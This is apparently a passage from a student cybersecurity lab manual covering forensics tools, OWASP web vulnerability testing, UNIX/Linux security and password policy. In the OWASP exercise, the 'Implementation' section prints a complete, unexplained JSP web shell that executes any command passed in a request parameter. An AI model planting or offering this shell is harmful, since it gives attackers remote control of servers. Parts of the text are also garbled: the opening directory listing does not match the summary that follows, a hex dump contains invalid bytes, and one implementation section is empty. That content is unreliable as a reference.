04/30/2020 07:52p <DIR>      ..
04/30/2020 07:52p <DIR>      cmd
04/30/2020 07:52p                1,245,184 cmd.dll
04/30/2020 07:52p                2,347,335 cmd.dll.bin.vba
04/30/2020 07:52p                1,251,376 cmd.exe
               3 File(s)      4,843,895 bytes
               3 Dir(s) 102,543,489,152 bytes free

C:\Users\normaluser\Downloads\cmd-dll_v0_0_4>

```

### Summary:

This report details the implementation of two crucial cybersecurity measures: OS hardening and RAM dump analysis. OS hardening is employed to reduce vulnerabilities and strengthen the security of the operating system, aiming to minimize the potential impact of security breaches and enhance system resiliency. The methodology includes patch management, service disabling, firewall implementation, and various security measures. Rigorous testing validates the effectiveness of these hardening measures, reducing vulnerabilities and bolstering system security.

The RAM dump analysis implementation serves to collect vital information for forensic investigations by capturing volatile data such as running processes, network connections, and system states.

Utilizing a range of tools and techniques, memory snapshots are acquired and analyzed to identify malicious activities, support incident response, and enable digital forensics. By implementing RAM dump analysis, the system gains a valuable capability to reconstruct past system activities, making it more prepared to respond to security incidents.

In conclusion, the combination of OS hardening and RAM dump analysis significantly enhances the system's security and forensic capabilities. These measures reduce vulnerabilities, minimize potential attack vectors, and provide the ability to capture critical artifacts and information for forensic investigations. The report underscores the importance of regularly updating and patching the system, monitoring for security breaches, and staying informed about emerging cybersecurity threats and best practices to maintain a robust security posture.

**Result:**

The report highlights successful implementations of OS hardening and RAM dump analysis, significantly improving system security and forensic capabilities. The report recommends regular updates, monitoring, and staying informed about emerging threats for maintaining a resilient security posture.

<b>Ex. No: 7</b>	<b>IMPLEMENTATION OF DIGITAL FORENSICS TOOLS FOR DISK IMAGING, DATA ACQUISITION, DATA EXTRACTION DATA ANALYSIS, AND RECOVERY</b>

**AIM**

To implement digital forensics tools for disk imaging, data acquisition, data extraction, and data analysis and recovery.

**TOOLS:**

Disk Imaging: dd(Command Line) or FTK Imager(GUI)

Data Acquisition: EnCase, Forensic Toolkit (FTK), X-Ways or Autopsy

Data Extraction & Analysis: Autopsy, Sleuth Kit, Volatility (for memory forensics), MagnetAXIOM, Internet Evidence Finder (IEF), Cellebrite UFED

Data Recovery: TestDisk, PhotoRec, Recuva

**PROCEDURE:****Disk Imaging:**

1. Connect the device to a special forensic computer.
2. Use a tool to make a copy (forensic image) without changing anything.
3. Store the copy safely, like putting it in a sealed box. Data

**Acquisition:**

1. Open the forensic image in a special program.
2. Decide how to investigate (big picture, details, specific parts).
3. Look for important information like clues in a puzzle.
4. Double-check by comparing with special codes. Data

**Extraction & Analysis:**

1. Put the copied data in a detective's toolkit program.
2. Search for key evidence like files, deleted items, and hidden data.
3. Examine the clues for who, when, and what they reveal.

#### 4. Create reports and timelines to explain the story.

#### Data Recovery:

1. Try to recover lost data with a special tool.
2. Choose how to search for the missing data.

Save the found data in a safe place to avoid changing the original evidence.

#### IMPLEMENTATION:

The screenshot shows the Autopsy 3.0.0b3 interface. The main pane displays a directory listing of a file system. The table below shows the files and folders found:

Name	Mod. Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags
\$Boot	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	8192	Allocated	Allocated
\$Extend	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	344	Allocated	Allocated
\$LogFile	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	23085056	Allocated	Allocated
\$MFT	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	15859712	Allocated	Allocated
\$MFTMirr	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	4096	Allocated	Allocated
\$Secure\$SDS	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	0	Allocated	Allocated
\$UpCase	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	131072	Allocated	Allocated
\$Volume	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	0	Allocated	Allocated
AUTOEXEC.BAT	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	0	Allocated	Allocated
boot.ini	2012-01-20 17:19:25	2012-01-20 17:20:54	2012-01-20 17:19:25	2012-01-20 12:10:10	211	Allocated	Allocated
CONFIG.SYS	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	0	Allocated	Allocated
Documents and Settings	2012-03-22 19:29:54	2012-03-22 19:29:54	2012-03-10 14:40:46	2012-01-20 12:10:41	56	Allocated	Allocated
IO.SYS	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	0	Allocated	Allocated
MSDOS.SYS	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49	0	Allocated	Allocated
NTDETECT.COM	2008-04-13 22:13:04	2012-01-20 12:11:07	2012-01-20 12:10:07	2008-04-13 22:13:04	47564	Allocated	Allocated
ntldr	2008-04-14 00:01:44	2012-01-20 12:11:07	2012-01-20 12:10:07	2008-04-14 00:01:44	250048	Allocated	Allocated
pagefile.sys	2012-03-10 14:44:29	2012-03-10 14:44:29	2012-03-10 14:44:29	2012-01-20 12:09:08	20971520	Allocated	Allocated
Program Files	2012-03-20 19:25:02	2012-03-20 19:25:02	2012-03-10 14:40:46	2012-01-20 12:11:01	56	Allocated	Allocated
System Volume Information	2012-01-20 17:21:37	2012-01-20 17:21:37	2012-03-10 14:40:46	2012-01-20 12:10:41	56	Allocated	Allocated
WINDOWS	2012-03-05 19:12:38	2012-03-05 19:12:38	2012-03-10 14:40:46	2012-01-20 12:09:08	56	Allocated	Allocated
\$OrphanFiles	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated

The hex view at the bottom shows the raw data of the selected file (NTDETECT.COM):

```

0x00000000: 66 55 66 39 EC 66 FD E5 FF FF 00 00 1E 06 66 53 FUF...f.....fS
0x00000010: 66 56 66 57 B9 FD A4 C1 E9 04 52 C8 03 C1 7D D8 FEW.....
0x00000020: 7D C0 66 39 CC 66 30 0E 00 00 52 D1 30 0E 04 00 ..f..f..v..f..
0x00000030: 66 39 5E 08 66 39 4E 0C 66 39 76 10 66 39 7E 14 f..f..n..f..
0x00000040: 66 39 56 18 66 39 6E 1C 7D D0 66 BC 06 10 00 00 f..V..f..n..f..
0x00000050: 66 55 66 52 66 57 66 56 66 51 66 53 66 33 C0 66 FUFERWFWQES3.f
0x00000060: 33 DB 66 33 C9 66 33 D2 66 33 F6 66 33 FF E8 B7 3.f3.f3.f3.f3
0x00000070: 02 66 0F B2 26 00 00 66 5F 66 5E 66 5B 07 1F 66 .f...f..f..f..
0x00000080: 5D CB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ].....
0x00000090: 55 39 EC 56 57 53 60 4E 06 B8 00 D8 CD 15 53 39 U..VWS.N.....S
0x000000a0: 5E 04 C6 27 C6 47 01 58 C6 67 02 C6 47 03 30 4F ^...G.X.g..G..O
0x000000b0: 04 C6 77 06 C6 57 07 30 7F 08 30 77 0A 5B 5F 5E ..w..W.....[..
0x000000c0: 5D C3 55 39 EC 56 B8 01 D8 60 4E 06 60 6E 08 39 }.U..V.....N..n..
0x000000d0: 76 04 CD 1E 60 C4 SE SD C3 06 53 B8 00 F0 7D C0 Y.....^1..S.....

```



**SUMMARY:**

Disk imaging involves connecting a device to a forensic computer, creating a safe copy of the data, and securely storing it.

Data acquisition begins by opening the copy in a specialized program, choosing an investigation approach, finding critical information, and verifying its integrity through code comparison.

Data extraction and analysis entail using a detective's toolkit program to search for key evidence, closely examining clues, and creating reports.

Data recovery attempts to retrieve lost data using specific tools, configuring the search, and saving the recovered data safely.

**RESULT:**

Implementation of digital forensics tools for disk imaging preserves a safe copy of the original data, data acquisition allows for a thorough investigation, data extraction and analysis reveal important insights, and data recovery attempts to retrieve lost information safely.

<b>Ex. No: 8</b>	<b>IMPLEMENTATION AND IDENTIFICATION OF WEB VULNERABILITIES USING OWASP</b>

**AIM**

To implement and identify web vulnerabilities using the OWASP (Open Web Application Security) project.

**Tools:**

OWASP ZAP (Zed Attack Proxy), Burp Suite, Acunetix Web Vulnerability Scanner, Nessus, Nmap, Nikto.

**Procedure:****1. Setup Environment:**

Start by setting up a controlled environment for testing, such as a test server or a virtual machine. Never perform web vulnerability testing on a live, production website.

**2. Choose a Web Application to Test:**

Select the web application you want to test for vulnerabilities.

**3. Select the Appropriate Tools:**

OWASP provides a wide range of tools for different types of web vulnerability testing.

**Vulnerability Testing:**

Use special software tools to check the web app for problems. Look for common issues like data manipulation, harmful code injection, fake requests, and more.

**5. Analyze Results:**

Review the results provided by the tools. Pay attention to the severity and impact of each vulnerability. Prioritize fixing the most critical issues first.

**6. Manual Testing:**

Automated tools may not catch all vulnerabilities. Conduct manual testing to uncover more complex issues.

**7. Documentation and Reporting:**

Document the vulnerabilities you find, including their description, location, and potential impact. Prepare a report that includes recommendations for remediation.

## 8.Reporting and Remediation:

Share your findings and recommendations with the development and security teams. Work with them to fix the identified vulnerabilities. Re-test the application after remediation to ensure issues are resolved.


## 9.Ongoing Security Testing:

Regularly perform web vulnerability testing, as new vulnerabilities may emerge over time due to changes in the application or evolving attack techniques.

## 10.Stay Informed:

Keep yourself updated with the latest web security trends, techniques, and new vulnerabilities by following security blogs, attending conferences, and staying engaged with the security community.

## Implementation:



```

<%@ page import="java.util.*,java.io.*"%>
<%
    if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<br>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
            out.println(disr);
            disr = dis.readLine();
        }
    }
%>

```

Save

## Summary:

Web vulnerability testing is like making sure a website is safe from bad people. First, set up a safe place to test, not the real website. Then, choose a website to check for problems. Use special tools to find issues like hackers changing data or putting harmful code. The tools tell what's wrong, and fix the worst problems first. Sometimes, you also need to look for problems by hand. Write down what you find, where it is, and how bad it could be. Share this with the website's builders and fix the issues. Don't forget to check again to be sure it's fixed. Keep testing regularly because new problems can pop up. And always stay updated on the latest tricks and issues in website security.

## Result:

The result of the web vulnerability process helps find and fix security problems, making it harder for malicious individuals to harm the site. It involves using tools to discover issues, conducting manual checks, and collaborating with website developers to rectify problems. Regular testing and staying updated on security matters are important to maintain website safety.

<b>Ex. No: 9</b>	<b>ANALYSIS OF SECURITY IN UNIX/LINUX</b>

**AIM :**

To perform analysis of security in UNIX/LINUX.

**TOOLS:**

Various tools can be used to analyze security in UNIX/Linux systems. These tools can be categorized into the following:

- **Vulnerability scan tools:** These tools scan the system for known vulnerabilities that could be exploited by attackers. Examples include Nessus, OpenVAS, and Nmap.
- **Configuration review tools:** These tools analyze system configurations to identify insecure settings or misconfigurations. Examples include Lynis, Tripwire, and Checkmate.
- **Host-based intrusion detection/prevention systems (IDS/IPS):** These tools monitor system activity for suspicious behavior that could indicate an attack in progress. Examples include Snort, OSSIM, and Suricata.
- **Network traffic analysis tools:** These tools analyze network traffic to identify potential threats or unauthorized access attempts. Examples include Wireshark, tcpdump, and NetworkMiner.


**PROCEDURE:**

The general procedure for analyzing security in UNIX/Linux systems involves the following steps:

1. **Gather information:** Collect information about the system, including its purpose, network topology, installed software, and user privileges.
2. **Identify assets:** Identify the critical assets on the system that need to be protected, such as sensitive data, critical applications, and network infrastructure.
3. **Perform vulnerability scanning:** Use vulnerability scan tools to identify known vulnerabilities in the system.
4. **Review system configurations:** Use configuration review tools to identify insecure settings or misconfigurations.
5. **Analyze system logs:** Review system logs for suspicious activity or evidence of intrusions.
6. **Monitor network traffic:** Monitor network traffic for potential threats or unauthorized access attempts.
7. **Prioritize vulnerabilities and misconfigurations:** Prioritize vulnerabilities and misconfigurations based on their severity and potential impact.
8. **Remediate vulnerabilities and misconfigurations:** Implement appropriate mitigation measures to address vulnerabilities and misconfigurations.

9. Implement security controls: Implement additional security controls, such as firewalls, access control lists, and encryption, to protect the system from attacks.
10. Continuously monitor and assess security: Continuously monitor the system for new vulnerabilities, misconfigurations, and attacks.

## Implementation:



## SUMMARY:

Securing UNIX/Linux environments is crucial for safeguarding valuable assets and maintaining operational continuity. A comprehensive approach to security analysis involves identifying critical assets, performing vulnerability scans, reviewing system configurations, analyzing system logs, monitoring network traffic, prioritizing vulnerabilities, remediating weaknesses, implementing security controls, and continuously monitoring and assessing security. Vulnerability scanning tools uncover known vulnerabilities that could be exploited by attackers. Configuration review tools identify insecure settings or misconfigurations that introduce security gaps. Host-based intrusion detection/prevention systems monitor system activity for suspicious behavior, while network traffic analysis tools examine network patterns to detect potential threats.

## RESULT:

The results of a thorough security analysis in UNIX/Linux environments can significantly improve the system's overall security posture and reduce the risk of cyberattacks. By identifying and remediating vulnerabilities, misconfigurations, and potential threats, organizations can safeguard their valuable assets and maintain operational continuity.

<b>Ex. No: 10</b>	<b>ADMINISTRATION OF USERS, PASSWORD POLICIES, PRIVILEGES AND ROLES</b>

**AIM:**

To generate a report of administration of users, password policies, privileges and roles.

**TOOLS :**

Managing users, password policies, privileges, and roles is a crucial aspect of database and system administration. Here are some common tools and technologies used for these purposes:

- Database Management Systems
- Identity and Access Management Systems
- LDAP (Lightweight Directory Access Protocol)
- Privileged Access Management (PAM) Tools
- Configuration Management Tools
- Authentication and Authorization Frameworks

**ADMINISTRATION OF USERS:****1. User Account Management:**

Efficiently create, modify, and remove user accounts to control system access. Implement well-defined procedures for onboarding and offboarding users to reduce security risks.

**2. Strong Authentication:**

Enforce robust password policies and multi-factor authentication (MFA) to enhance the security of user credentials. MFA adds an additional layer of protection beyond passwords.

**3. Role-Based Access Control (RBAC):**

Implement RBAC to simplify access management by grouping users into roles with specific permissions. This minimizes the risk of users having excessive access.

**4. User Auditing:**

Regularly review and audit user accounts and access permissions. Monitoring user activities helps identify unauthorized access and potentially malicious behaviour.

**5. Access Control:**

Assign access permissions based on the principle of least privilege, ensuring users have only the access necessary for their roles. This minimizes the attack surface.

**6. User Training and Awareness:**

Educate users on security best practices, including password hygiene, recognizing phishing attempts, and safeguarding their credentials. Informed users are a critical line of defense.

**PASSWORD POLICIES:****1. Password Complexity:**

Passwords should be complex, including a mix of uppercase letters, lowercase letters, numbers, and special characters. This complexity makes passwords harder to guess or crack.

**2. Password Length:**

Specify a minimum password length requirement to ensure that passwords are not too short and easily guessable. Longer passwords are generally more secure.

**3. Password Expiration:**

Set a time limit for passwords, requiring users to change them at regular intervals. This reduces the risk of long-term exposure to potential threats.

**4. Account Lockout Policy:**

Implement an account lockout mechanism that locks a user's account after a certain number of failed login attempts. This helps thwart brute force attacks.

**5. Multi-Factor Authentication (MFA):**

Encourage or mandate the use of MFA, which requires users to provide multiple forms of verification (e.g., a password and a one-time code) for access, adding an extra layer of security.

**6. User Education:**

Promote user awareness and education on creating strong passwords and recognizing phishing attempts. Educated users are less likely to fall victim to security threats.

**PRIVILEGES AND ROLES:****1. Administrator Privileges:**

Administrators have elevated access rights to control systems and user management, making critical decisions on security configurations and policy enforcement.

**2. User Roles:**

User roles group individuals based on their responsibilities and access needs, allowing for efficient access control. Common roles include standard users, power users, and read-only users.

**3. Root Access (Unix/Linux):**

Root access grants unrestricted control over the entire system, with the ability to make system-wide changes. It is typically limited to trusted administrators.

**4. Database Administrator (DBA) Privileges:**

DBAs manage and maintain databases, requiring privileges to create, modify, and delete database structures, tables, and data.

**5. Superuser (Windows):**

In Windows environments, the superuser or "Administrator" has full control over the system, including installing software and configuring settings.

**6. Role-Based Access Control (RBAC):**

RBAC assigns roles specific permissions, simplifying access management. For instance, a

"manager" role might have access to employee records.

7. Custom Roles:

Custom roles are tailored to an organization's specific needs, aligning with industry standards and best practices to control access efficiently and securely.

**RESULT:**

Hence, the report for administration of users, password policies, privileges and roles is generated.